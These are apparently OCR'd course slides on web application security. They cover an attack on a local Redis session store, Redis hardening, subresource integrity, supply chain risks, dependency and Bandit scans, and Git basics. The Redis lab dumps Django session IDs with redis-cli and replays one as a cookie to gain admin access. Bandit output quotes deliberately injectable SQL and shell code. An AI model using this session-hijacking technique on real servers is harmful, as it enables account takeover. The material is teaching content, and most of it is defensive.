redis_version:5.0.3
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:ebd41829fe7256ee
redis_mode:standalone
os:Linux 2.6.32-754.9.1.el6.x86_64 x86_64
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB67: ATTACKING REDIS SERVERS

- Let's see the Django settings file to see the redis connection config:

- Listening on 127.0.0.1
- Port 6379
- Redis is the session engine

```
CACHES = {
    'default':{
        'BACKEND': 'redis_cache.RedisCache',
        'TIMEOUT': 3600 * 24,
        'LOCATION': '127.0.0.1:6379',
        #'OPTIONS':{'PASSWORD':"VERYsecureP@ssw0rd^^^^yygygTWTWF3344%$$"}
        }

}
```

- Since Redis is the session engine used in the app, it means that all login sessions are stored in Redis.
- Let's try to attack the local redis server and extract sessions from inside it!

Copyright © 2021 Mohammed Aldoub (Voulnet)

```
student@ubuntu:~$ redis-cli -h localhost -p 6379
localhost:6379> info
# Server
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:76095d16786fbcba
redis_mode:standalone
os:Linux 4.15.0-46-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.3.0
process_id:12323
run_id:0fc6d92776c0628a49f68d733c17a660dde3976a
tcp_port:6379
uptime_in_seconds:879206
uptime_in_days:10
hz:10
lru_clock:11078361
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

- Use the redis-cli tool
- Set the hostname to localhost and port to 6379
- Once inside:
  - You can get details using the command **INFO**
  - To get help, use the command **HELP**
  - To select a DB, use: **SELECT <NUMBER>** ,and set the DB number.
  - To show all keys, use the command: **KEYS ***

```
# CPU
used_cpu_sys:344.09
used_cpu_user:19.81
used_cpu_sys_children:0.04
used_cpu_user_children:0.03

# Cluster
cluster_enabled:0

# Keyspace
db0:keys=1,expires=1,avg_ttl=69165150
db1:keys=2,expires=2,avg_ttl=1206469480
localhost:6379> select 1
OK
localhost:6379[1]> keys *
1) ":1:django.contrib.sessions.cached_..."
2) ":1:django.contrib.sessions.cached_..."
localhost:6379[1]>
```

- Check the output of the command **INFO** to the left.
- We can see that we have two databases, 0 and 1. DB1 has two keys, so let's choose it.
- Choose it when **Select 1**
- Now let's dump all keys with

  KEYS *

Copyright © 2021 Mohammed Aldoub (Voulnet)

```
localhost:6379[1]> keys *
1) ":1:django.contrib.sessions.cached_db4e9i1ghtcsj1ga3smv3ud8vkf8jrdyob"
2) ":1:django.contrib.sessions.cached_dbqq8ar8np3qtwkt6z1z3x5sozrwrmtppu"
```

- THESE ARE DJANGO SESSION IDS CACHED IN REDIS!
- LET'S READ THE KEYS USING THE GET COMMAND, **GET <KEYID>**

```
localhost:6379[1]> get
":1:django.contrib.sessions.cached_dbqq8ar8np3qtwkt6z1z3x5sozrwrmtppu"

"\x80\x02}q\x01(U\x0f_auth_user_hashq\x02U(aa5dc771b042c37ebc143c81fe6094fadfff7895U
\x12_auth_user_backendq\x03X)\x00\x00\x00django.contrib.auth.backends.ModelBackendq
\x04U\r_auth_user_idq\x05X\x01\x00\x00\x002u."
```

- WE CAN SEE SOME DETAILS HERE IN UNICODE, THE MOST IMPORTANT OF WHICH IS THE USER ID:
  - AUTH_USER_ID = 2

Copyright © 2021 Mohammed Aldoub (Voulnet)


Copyright © 2021 Mohammed Aldoub (Voulnet)

GRABBING COOKIES FROM REDIS

- Let's see how we can use this info to escalate privileges and steal sessions:
- ":1:**DJANGO.CONTRIB.SESSIONS.CACHED_DB**QQ8AR8NP3QTWKT6Z1Z3X5SOZRWRMTPPU"

- The session identifier here is QQ8AR8NP3QTWKT6Z1Z3X5SOZRWRMTPPU
- Let's set it as the sessionid in a cookie in Django!
- Of course get the real value from your VM.


- Open in firefox the private mode (so that you have no previous sessions), and use the Cookie Editor to add cookies.



USING STOLEN COOKIES

- SAVE THE COOKIE IN COOKIE EDITOR, GIVING IT THE NAME OF SESSIONID, AND THE VALUE OF THE SESSION VALUE OF **QQ8AR8NP3QTWKT6Z1Z3X5SOZRWRMTPPU**

- NOW REFRESH!



Save!

You are admin! Success!

Copyright © 2021 Mohammed Aldoub (Voulnet)

HOW TO SECURE REDIS SERVERS

- It is obviously important to secure redis servers! But how?
- If used in a single server only, then it does not need to be networked, In this case:
  - **bind 127.0.0.1 #this will bind on localhost only. No network access**.
- Redis does **NOT** support encryption. If you need encryption for cross network communication, using an SSL proxy like **spiped** .
- Modern versions of Redis, when listening on all interfaces, enter the **Protected Mode**, and only accept queries from localhost.
- We can also secure it using a password! Let's see next.

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRALAB68: SECURING REDIS SERVERS

- The most important security feature in Redis is the **AUTH** password.
- It is a shared password, and will be stored in plaintext in the config file, **/etc/redis.conf**
- It will also be required to be set inside client configurations.
- To set it, inside redis CLI: **CONFIG set requirepass "<password>"**
- Let's see how it looks like:

Setting the password

```
student@ubuntu:~$ redis-cli -h localhost -p 6379
localhost:6379> CONFIG set requirepass "VERYsecureP@ssw0rd^^^^yygygTWTWF3344%$$"
OK
localhost:6379>
localhost:6379> exit
student@ubuntu:~$ redis-cli -h localhost -p 6379
localhost:6379> select 1
(error) NOAUTH Authentication required.
localhost:6379> keys *
(error) NOAUTH Authentication required.
localhost:6379> info
NOAUTH Authentication required.
localhost:6379> AUTH "VERYsecureP@ssw0rd^^^^yygygTWTWF3344%$$"
OK
localhost:6379> select 1
OK
```

Can't do anything without the password!

With the passwords, operations work.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: PASSWORD PROTECTION FOR REDIS

- Changing the CONFIG does not necessarily save the config persistently. To make it always secure, it must be set in the config.

- Open /etc/redis/redis.conf as root:
- sudo gedit /etc/redis/redis.conf
- Or sudo vim /etc/redis/redis.conf **(if you like the vim text editor)**

- Find the line starting with requirepass, and uncomment (make it active) it by removing the hash sign # in front of it.
- Then restart redis:


sudo service redis-server restart

```
# Warning: since Redis is pretty fast an outside user can try up to
# 150k passwords per second against a good box. This means that you shou
# use a very strong password otherwise it will be very easy to break.
#
#requirepass VERYsecureP@ssw0rd^^^^yygygTWTWF3344%$$

# Command renaming.
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

UPDATING REDIS CLIENTS


- What about our Django app? Let's visit it.
- It **can't** connect anymore because AUTH is needed



- Let's change the config and add the auth password (It's there, just uncomment it):

```
CACHES = {
    'default':{
        'BACKEND': 'redis_cache.RedisCache',#'django.core.cache.backends.
        'TIMEOUT': 3600 * 24,
        'LOCATION': '127.0.0.1:6379',#'unix:/tmp/memcached.sock',#'127.0.
        'OPTIONS':{'PASSWORD':"VERYsecureP@ssw0rd^^^^yygygTWTWF3344%$$"}
        }
}
```

- Now after restarting gunicorn:
- It works again!



Copyright © 2021 Mohammed Aldoub (Voulnet)

CDN CACHE INTEGRITY

- Many websites use 3rd party script resources, like loading jQuery from jquery.org or from popular CDNs (Content Delivery Networks).
- Or from other less trustworthy locations.

- There are always risks of using CDN files not served from your own controlled environment.

- What if an attacker can modify these files and make you load malicious ones in your website?

Copyright © 2021 Mohammed Aldoub (Voulnet)

CDN CACHE INTEGRITY

```
<script src="https://github.com/somebodysrepo/jQuery/jquery.min.js"></script>
```

- Check the code above, what if the author of this Github repo changed the file to something malicious?
- And what can we do about it?

Copyright © 2021 Mohammed Aldoub (Voulnet)

SUBRESOURCE INTEGRITY (SRI)

- SubResource Integrity - A method used in browsers to "lock-in" a certain version of a file, based on its cryptographic hash, so that the browser can know if it changed from the intended version.

- So how can we generate this hash?
- The easiest option is to use the tool: https://report-uri.com/home/sri_hash
- Just put the URL of the file and the tool will generate for you the proper script tag with the SRI options set correctly.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SUBRESOURCE INTEGRITY (SRI)

Copyright © 2021 Mohammed Aldoub (Voulnet)

https://report-uri.com/home/sri_hash

Report URI

HOME PRODUCTS SOLUTIONS PRICING CONTACT TOOLS

Create your SRI hash

https://code.jquery.com/jquery-3.3.1.min.js

```
<script src="https://code.jquery.com/jquery-3.3.1.min.js" integrity="sha256-FgpCb/KJQlLNfOu91ta32o/NMZxltwRo8QtmkMRdAu8=
tsQFqpEReu7ZLhBV2VZlAu7zcOV+rXbYlF2cqB8txI/8aZajjp4Bqd+V6D5IgvKT
sha512-+NqPlbbtM1QqiK8ZAo4Yrj2c4lNQoGv8P79DPtKzj++l5jnN39rHA/xsqn8zE9l0uSoxaCdrOgFs6yjyfbBxSg==" crossorigin="anony
```


EXTRA – LAB69: WHAT IS A WATERHOLE ATTACK?

- A waterhole attack is one where visitors of a popular site are targeted, usually by using malicious javascript.
- One popular way to do that is to poison a javascript file from its source (like a CDN).

- In our localhost application, we are using SRI to lock a certain javascript file with its hash, such that if it changes, then we don't load it.

- Can you find which file is that?
- Change the file and restart the app and web server (**sudo service nginx restart**) and see the console logs if the file loads or not!

- You should see something like this:



- If you did it successfully, try to restore the file to its original content and check if it matches correctly again!

Copyright © 2021 Mohammed Aldoub (Voulnet)

RESOURCES AND REFERENCES

- https://redis.io/topics/security
- https://www.gosecure.net/blog/2018/04/03/beyond-xss-edge-side-include-injection
- https://www.w3.org/TR/esi-lang
- http://antirez.com/news/96
- https://www.tutorialspoint.com/redis/redis_security.htm
- https://www.troyhunt.com/the-javascript-supply-chain-paradox-sri-csp-and-trust-in-third-party-libraries/

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOURCE CODE SECURITY

- Source code is one of the most important assets in an organization. It contains details about how the business runs, and it also usually contains sensitive information about configuration, infrastructure and sometimes even credentials and keys.

- Protecting source code repositories from attacks, leaks and malicious changes is of utmost importance.
- Securing the software supply chain is also of equal importance.

Copyright © 2021 Mohammed Aldoub (Voulnet)

THREATS TO API DEPENDENCIES AND PACKAGES

Almost all pieces of code nowadays depend on many 3rd party libraries and components.

Almost all programming languages and operating systems provide a package management system of some sort.

This introduces difficult-to-manage risks:
- Use of **known vulnerable** versions and libraries.
- **No control** over code developed by 3rd parties.
    - Constant code reviews are needed ---> Defeats the purpose of packages.

- **No control** over the package distribution platform.
    - Could be **compromised** or down.
    - Insufficient **vetting** of package maintainers.
    - Could use insecure means of storing and **transmitting** packages.
- No control over package maintainers.
    - Mostly **overworked volunteers**.
    - They could **hand control** to other unknown individuals.

Copyright © 2021 Mohammed Aldoub (Voulnet)

POTENTIAL SOLUTIONS TO DEPENDENCY SECURITY

Different risk scenarios warrant different solutions:

- **Local hosting**/mirroring of package management system.

- Shipping **copies of package files** in production (Down time would affect development only).

- Use of package **vulnerability monitoring** solutions/tools.

- **Auditing** 3rd party libraries using source code analysis tools.

- **Custom development** of critical components/libraries.

Copyright © 2021 Mohammed Aldoub (Voulnet)

What can go wrong?

Do **NOT** put your AWS cloud account keys inside source code.

Many companies were hacked because of this..!

gszathmari — ubuntu@ubuntu: ~/src — ssh — 131×44

```
ubuntu@ubuntu:~/src$ cat ./[redacted]odules/bower/node_modules/request/tests/test-s3.js
var request = require('../index')

var r = request.get('https[redacted]azonaws.com/',
  { aws:
    { key: 'AKIAI6KIQRRVMGK3[redacted]
    , secret: 'j4kaxM[redacted]
    , bucket: 'log.[redacted]
    }
  }, function (e, resp, body) {
    console.log(r.headers)
    console.log(body)
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

Murder in the Amazon cloud

The demise of Code Spaces at the hands of an attacker shows that, in the cloud, off-site backups and separation of services could be key to survival

Data protection company Code Spaces shutters after ... - Th t
https://www.dailydot.com/layer8/code-spaces-hacked/
Jun 19, 2014 - **Code Spaces**, a source code hosting service th
company issued a statement after the **hack** became k

AWS console breach leads to de
https://arstechnica.com/.../aws-console-bre
Jun 18, 2014 - **Code Spaces** closes shop after
that mean an admin account was already **compr**

Copyright © 2021 Mohammed Aldoub (Voulnet)

THREATS TO SOURCE CODE

- Destruction of source code.
- Exposure of source code.
- Unauthorized changes to source code.
- Hidden untraceable changes to source code.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOURCE CODE THREAT SOURCES

- A COMPROMISED DEVELOPER ACCOUNT OR MACHINE.
- VULNERABLE DEPENDENCY BY A 3RD PARTY.
- INSECURE SOURCE CODE REPOSITORY SETTINGS.
- INSUFFICIENTLY CLEANED OLD CODE OR SECRETS.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SUPPLY CHAIN ATTACKS ARE SERIOUS ATTACKS!

- In today's world of increased reliance on 3rd party packaging, and code library repositories, it's essential that we can verify our software's 3rd party libraries and components.

- Many security incidents are results of supply chain attacks.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOURCES OF SUPPLY CHAIN ATTACKS

- Vulnerabilities in dependencies.
- Attacks and backdoors against 3rd party (dependency) developers.
- Therefore by extension all codebases that use A vulnerable dependency can get compromised through it.

Copyright © 2021 Mohammed Aldoub (Voulnet)

MITIGATIONS OF SUPPLY CHAIN ATTACKS

- One direct and quick method to mitigate supply chain attacks is by using fast dependency checkers and verifiers. These tools check your project dependencies and compare them with big databases of known vulnerable dependencies.

- Examples:
  - OWASP Dependency-Check
  - Pyup.io's Safety tool
  - NPM Audit
  - And others…

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB70: OWASP DEPENDENCY-CHECK AND SAFETY TOOL

file:///home/student/Downloads/dependency-check-5.0.0-M2-release/dependency-check/

DEPENDENCY-CHECK

Dependency-Check is an open source tool performing a best effort analysis of 3rd party dependencies; false positives and false negatives may exist in the analysis performed by the tool. Use of the tool and the risk. In no event shall the copyright holder or OWASP be held liable for any damages whatsoever arising out of or in connection with the use of this tool, the analysis performed, or the resulting report.

How to read the report | Suppressing false positives | Getting Help: github issues

Project: Test Project

Scan Information (show all):

- *dependency-check version*: 5.0.0-M2
- *Report Generated On*: Mar 22, 2019 at 06:41:20 +03:00
- *Dependencies Scanned*: 514 (241 unique)
- *Vulnerable Dependencies*: 6
- *Vulnerabilities Found*: 6
- *Vulnerabilities Suppressed*: 0
- ...

Display: Showing Vulnerable Dependencies (click to show all)

Dependency	Vulnerability IDs	Package	Highest Severity	CVE Count	Confidence	Evidence Count
jquery.min.js		pkg:javascript/jquery@2.1.3	MEDIUM	1		2
jquery-ui.min.js		pkg:javascript/jquery-ui-dialog@1.11.4	MEDIUM	1		2
jquery.min.js		pkg:javascript/jquery@2.2.3	MEDIUM	1		2
jquery-ui.js		pkg:javascript/jquery-ui-dialog@1.11.4	MEDIUM	1		2
bootstrap.min.js		pkg:javascript/bootstrap@3.4.0	MEDIUM	1		2
jquery.js		pkg:javascript/jquery@2.2.3	MEDIUM	1		2

- Command line tool.
- Requires java
- Can output pretty HTML reports.
- To run:
- **cd ~/Downloads/dependency-check-5.0.0-M2-release/dependency-check/**
- **bin/dependency-check.sh -n --project "Test" --scan ~/django/vvda/vvda**
- To open the report, run: **firefox dependency-check-report.html &**

Copyright © 2021 Mohammed Aldoub (Voulnet)

PYUP.IO'S SAFETY TOOL

- Safety is a python-dependency security checker tool that runs from the cmd.
- safety check --full-report
- It will check your environment's dependencies, and look them up a database.

PYUP.IO'S SAFETY TOOL

```
student@ubuntu:/tmp/project$ safety check --full-report

                              /$$$$$$            /$$
                             /$$__  $$          | $$
          /$$$$$$$  /$$$$$$ | $$  \__//$$$$$$  /$$$$$$   /$$   /$$
         /$$_____/ |____  $$| $$$$   /$$__  $$|_  $$_/  | $$  | $$
        |  $$$$$$   /$$$$$$$| $$_/  | $$$$$$$$  | $$    | $$  | $$
         \____  $$ /$$__  $$| $$    | $$_____/  | $$ /$$| $$  | $$
         /$$$$$$$/|  $$$$$$$| $$    |  $$$$$$$  |  $$$$/|  $$$$$$$
        |_______/  \_______/|__/     \_______/   \___/   \____  $$
                                                             /$$  | $$
                                                            |  $$$$$$/
 by pyup.io                                                  \______/

REPORT
checked 32 packages, using default DB

package                 | installed | affected              | ID
------------------------+-----------+-----------------------+------
django                  | 1.11.18   | <1.11.19,>=1.11.0     | 36885
------------------------------------------------------------------------
Django 1.11.x before 1.11.19 allows Uncontrolled Memory Consumption via a
malicious attacker-supplied value to the django.utils.numberformat.format()
function.
------------------------+-----------+-----------------------+------
pycrypto                | 2.6.1     | <=2.6.1               | 35015
------------------------------------------------------------------------
Heap-based buffer overflow in the ALGnew function in block_templace.c in
Python Cryptography Toolkit (aka pycrypto) 2.6.1 allows remote attackers to
execute arbitrary code as demonstrated by a crafted iv parameter to
cryptmsg.py.
------------------------+-----------+-----------------------+------
cryptography            | 2.1.4     | >=1.9.0,<2.3          | 36351
------------------------------------------------------------------------
python-cryptography versions >=1.9.0 and <2.3 did not enforce a minimum tag
length for finalize_with_tag API. If a user did not validate the input
```

- The tool shows all vulnerable dependencies.
- It also shows the affected versions.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

SCANNING SOURCE CODE

- You can use tools that scan source code for security issues, they're called static code analysis tools.
- There are many such tools, but we'll use Bandit to scan our vulnerable Django app written in python.
- Get it using:
- pip install bandit

Bandit

LAB71: USING BANDIT

- Bandit can also be found at: https://github.com/PyCQA/bandit

- To use bandit: **bandit -r "/path/to/project"**
- For example: **bandit -r ~/django/vvda/vvda/**

- It will output the results right away.

Copyright © 2021 Mohammed Aldoub (Voulnet)

```
student@ubuntu:/tmp/project$ bandit -r /home/student/django/vvda/vvda/
[main]  INFO    profile include tests: None
[main]  INFO    profile exclude tests: None
[main]  INFO    cli include tests: None
[main]  INFO    cli exclude tests: None
[main]  INFO    running on Python 2.7.15
Run started:2019-03-22 10:30:47.099646

Test results:
>> Issue: [B608:hardcoded_sql_expressions] Possible SQL injection vector through string-based query construction.
   Severity: Medium   Confidence: Low
   Location: /home/student/django/vvda/vvda/vulnerable/schema.py:83
   More Info: https://bandit.readthedocs.io/en/latest/plugins/b608_hardcoded_sql_expressions.html
82             if id is not None:
83                 query = "select id,username, last_login, is_staff,is_superuser,password from auth_user where id='%s'" %id
84                 user = User.objects.raw(query)

--------------------------------------------------
>> Issue: [B404:blacklist] Consider possible security implications associated with subprocess module.
   Severity: Low   Confidence: High
   Location: /home/student/django/vvda/vvda/vulnerable/views.py:8
   More Info: https://bandit.readthedocs.io/en/latest/blacklists/blacklist_imports.html#b404-import-subprocess
7      from django.contrib.auth.models import User
8      import subprocess
9      import os

--------------------------------------------------
>> Issue: [B403:blacklist] Consider possible security implications associated with pickle module.
   Severity: Low   Confidence: High
   Location: /home/student/django/vvda/vvda/vulnerable/views.py:10
   More Info: https://bandit.readthedocs.io/en/latest/blacklists/blacklist_imports.html#b403-import-pickle
9      import os
10     import pickle
11     import base64

--------------------------------------------------
>> Issue: [B608:hardcoded_sql_expressions] Possible SQL injection vector through string-based query construction.
   Severity: Medium   Confidence: Low
   Location: /home/student/django/vvda/vvda/vulnerable/views.py:54
   More Info: https://bandit.readthedocs.io/en/latest/plugins/b608_hardcoded_sql_expressions.html
53         try:
54             query = "select id,username, last_login, is_staff,is_superuser,password from auth_user where id='%s'" %id
55             user = User.objects.raw(query)[0]

--------------------------------------------------
>> Issue: [B608:hardcoded_sql_expressions] Possible SQL injection vector through string-based query construction.
   Severity: Medium   Confidence: Low
   Location: /home/student/django/vvda/vvda/vulnerable/views.py:127
   More Info: https://bandit.readthedocs.io/en/latest/plugins/b608_hardcoded_sql_expressions.html
126            username = request.GET.get('username')
127            query = "select id,username, last_login, is_staff,is_superuser,password from auth_user where username='%s'" %username
128            user = User.objects.raw(query)
```

Running bandit against project

Some results already

These are vulnerabilities we tried before in the course!

Copyright © 2021 Mohammed Aldoub (Voulnet)

```
--------------------------------------------------
>> Issue: [B602:subprocess_popen_with_shell_equals_true] subprocess call with shell=True identified, security issue.
   Severity: High   Confidence: High
   Location: /home/student/django/vvda/vvda/vulnerable/views.py:156
   More Info: https://bandit.readthedocs.io/en/latest/plugins/b602_subprocess_popen_with_shell_equals_true.html
155         print username
156         output = subprocess.Popen(command, shell=True,stdout=subprocess.PIPE,env=dict(os.environ, COLUMNS="400"))
157         out,err = output.communicate()

--------------------------------------------------
>> Issue: [B701:jinja2_autoescape_false] By default, jinja2 sets autoescape to False. Consider using autoescape=True or use the selec
   Severity: High   Confidence: High
   Location: /home/student/django/vvda/vvda/vulnerable/views.py:734
   More Info: https://bandit.readthedocs.io/en/latest/plugins/b701_jinja2_autoescape_false.html
733         #string = 'result: {{%s}}' %expression
734         template = Environment(loader=BaseLoader).from_string(string)
735         data = template.render(user=request.user)
```

- Find all high-severity issues by using bandit. (High severity issues are in red)
- Map all bandit findings to our injection vulnerabilities from before.
- Output bandit results in HTML format. Check the -f and -o options.

Copyright © 2021 Mohammed Aldoub (Voulnet)

GIT

Copyright © 2021 Mohammed Aldoub (Voulnet)

- Git is the most **popular** source code repository management system. It is written by Linus Torvalds, the creator of Linux.
- Git is the system used in GitHub, Gitlab, Bitbucket and more.
- Quick Git concepts:
  - Repository: Virtual storage location for the source code. It can be local on your machine or remote on somewhere else.
  - Commit: Finalizing a batch of changes to the code, to be ready for sending to central location or sharing with others.
  - Push: Sending the commit to the central repo.
  - Clone: Copying a remote/central repo to your local system.
  - Branch: A path of changes to the source code, for example when writing a new feature.
  - Merge: Combining the main (master) branch of the code with a certain branch, in other words accepting the changes officially.
  - Pull request: A request by a developer to the maintainer to accept the developer's merge.

STARTING WITH GIT

First of all, introduce yourself to git!

```
voulnet@P50:~/barq$ git config --global user.email "Voulnet@gmail.com"
voulnet@P50:~/barq$ git config --global user.name "Mohammed Aldoub"
```

Now create an empty directory, go to it, initialize a git repo in it, and create some files!

```
voulnet@P50:~$ mkdir testinggit
voulnet@P50:~$ cd testinggit/
voulnet@P50:~/testinggit$ git init
Initialized empty Git repository in /home/voulnet/testinggit/.git/
voulnet@P50:~/testinggit$ echo "123" > 123.txt
```

Now add the files to the git staging area, and when done create a commit (with a message)

```
voulnet@P50:~/testinggit$ git add 123.txt
voulnet@P50:~/testinggit$ git commit -m "initial 123 commit"
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

CLONING FROM OUTSIDE

- Use git clone <repo location> to clone a remote repo into your own system.

```
voulnet@P50:~$ git clone https://github.com/Voulnet/barq.git
Cloning into 'barq'...
remote: Enumerating objects: 25, done.
remote: Counting objects: 100% (25/25), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 25 (delta 9), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (25/25), done.
voulnet@P50:~$ cd barq/
voulnet@P50:~/barq$ ls
barq.py  LICENSE  README.md  req.txt
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

GIT SECURITY

- One of the most important features is Git's ability to tell us exactly what changed, when and by who. Git tracks these changes in its log.
- Example of running git log:

```
commit 6051b009d05bfee9d7206a68c246c22e3a395dfa (HEAD -> master, origin/master, origin/HEAD)
Author: Mohammed Aldoub <Voulnet@gmail.com>
Date:   Mon Mar 18 01:55:38 2019 +0300

